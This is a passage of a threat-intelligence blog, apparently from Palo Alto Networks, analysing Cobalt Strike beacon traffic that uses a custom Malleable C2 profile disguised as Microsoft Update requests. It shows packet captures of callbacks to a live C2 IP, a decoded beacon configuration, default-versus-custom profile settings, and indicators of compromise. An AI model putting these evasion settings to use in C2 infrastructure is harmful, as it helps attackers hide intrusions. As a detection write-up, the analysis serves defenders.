Date: Wed, 28 Jul 2021 13:37:30 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Packet 275. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (600 bytes) | Show and save data as ASCII

Figure 12. Cobalt Strike HTTP GET heartbeat request.


Wireshark · Follow HTTP Stream (tcp.stream eq 42) · fcdc426289dab0e5a73cd6fbac928ad48a8ff9b67e1d37df2794af6e...

```
POST /MicrosoftUpdate/GetUpdate/KB1158847722/default.asp HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
Host: 66.42.72.250
Content-Length: 36
Connection: Keep-Alive
Cache-Control: no-cache

... ....}...0w..\.H....i.2
..}.."&.FHTTP/1.1 200 OK
Date: Wed, 28 Jul 2021 13:38:32 GMT
Content-Type: text/html
Content-Length: 0
```


Packet 684. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (410 bytes)
Show and save data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

Figure 13. Cobalt Strike HTTP POST call-back request.

As we can see in Figures 12 and 13, the GET and POST request URIs have changed from the default profile. Both of these URIs are prepended with /MicrosoftUpdate in order to seem like a legitimate HTTP request to Microsoft servers for regular Windows updates – but are actually request and response traffic from C2 servers. This is how Cobalt Strike traffic from customized profiles can be so flexible and difficult to detect.

Cobalt Strike Beacon Configuration

In addition to the differences in GET and POST request parameters mentioned previously, Cobalt Strike Beacon configuration differs between default and custom profiles, and it contains useful metadata according to the settings in a Malleable C2 profile, which includes encoding types, blog submission mechanisms, instructions used to perform data transformations and other properties. By leveraging Didier Stevens's 1768.py script, a researcher can decode and extract Cobalt Strike Beacon configurations. Didier is a security researcher known for his development of several analysis tools and other security-related topics.



```
File: 1
xorkey(chain): 0x3285f446
length: 0x00033000
payloadType: 0x10014a34
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002fe20 0x00033000
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 500
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100a70991
d69d816a601ffa80976473830f0d3b41276d2790401ddedb18e2d3cab3c315e3222325be42b65adb2878f33f5a03ff5010b23e842a510c1482ad6a
42f1e7e5726eb31813e7437640ed7879955f401e172c34d3517241596dd41f8e48d3d1b1c288e6c8752ff65dc27acccba4ba9cd6d0e4de6196cea4
da480d3b99d0ed02030100010000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 Has known private key
0x0008 server,get-uri                   0x0003 0x0100 '66.42.72.250,/MicrosoftUpdate/ShellEx/KB242742/default.aspx'
0x0009 useragent                        0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trid
ent/6.0; MALNJS)'
0x000a post-uri                         0x0003 0x0040 '/MicrosoftUpdate/GetUpdate/KB'
0x000b Malleable_C2_Instructions        0x0003 0x0100
  Transform Input: [7:Input,4]
   Print
0x000c http_get_header                  0x0003 0x0100
  Const_header User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1)
  Const_header Accept: */*, ..., ......, .
  Build Metadata: [7:Metadata,11,5:tmp]
```

Figure 14. Custom profile Beacon configuration Metadata.

Figure 14 shows extracted configuration metadata for a custom profile Beacon. The most visible differences between a default profile and a custom profile Beacon configuration are the number of instructions and data transformations, as well as the HTTP parameters used.

The table below shows the full list of differences between configuration metadata of the default and custom profile samples found in the wild that were previously discussed.

Default Profile (Beacon /lya9)	Custom Profile (Beacon /api/1)

0x000a post-uri 0x0003 0x0040 '/submit.php' 0x000b Malleable_C2_Instructions 0x0003 0x0100 Transform Input: [7:Input,4] Print 0x000c http_get_header 0x0003 0x0200 Build Metadata: [7:Metadata,3,6:Cookie] BASE64 Header Cookie 0x000d http_post_header 0x0003 0x0200 Const_header Content-Type: application/octet-stream Build SessionId: [7:SessionId,5:id] Parameter id Build Output: [7:Output,4] Print	0x000a post-uri 0x0003 0x0040 '/MicrosoftUpdate/GetUpdate/KB' 0x000b Malleable_C2_Instructions 0x0003 0x0100 Transform Input: [7:Input,4] Print 0x000c http_get_header 0x0003 0x0100 Const_header User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1) Const_header Accept: */*, ..., ..., . Build Metadata: [7:Metadata,11,5:tmp] NETBIOS uppercase Parameter tmp 0x000d http_post_header 0x0003 0x0100 Const_header Content-Type: application/octet- stream Const_header User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;Windows NT 5.1) Build SessionId: [7:SessionId,1:/default.asp,12] Append /default.asp Uri_append Build Output: [7:Output,4] Print

Table 2. Default profile vs custom Profile configuration meta-data.

Conclusion

Cobalt Strike is a potent post-exploitation adversary emulator. The Malleable C2 profile detailed above is elaborate and is designed to evade security detections. A single security appliance is not equipped to prevent a Cobalt Strike attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components can help prevent this kind of attack.

Palo Alto Networks customers are protected from this kind of attack by the following:

1. Next-Generation Firewalls (NGFWs) with Threat Prevention signatures 86445 and 86446 identify HTTP C2 requests with default profiles.
2. WildFire, an NGFW security subscription identifies and blocks Cobalt Strike Beacon.
3. AutoFocus users can track this activity using the CobaltStrike tags

Indicators of Compromise

CS Samples

- 6a6e5d2faeded086c3a97e14994d663e2ff768cb3ad1f5a1aa2a2b5fd344dde2

- fcdc426289dab0e5a73cd6fbac928ad48a8ff9b67e1d37df2794af6e7fa559e9

CS Beacon Samples

- /lya9
  08e901d4ed0b43b46e632158f5ec5e900f16015e18995a875f62903a3c1eb1f9
- /api/1
  d8b385d680bcdf7646f35df612712f7a3991f50a21cac8379630d05b3d2337ae

CS Team Server Domain

www.symantecav[.]xyz

CS Team Server IP addresses

- 66.42.72[.]250
- 146.0.77[.]110

Additional Resources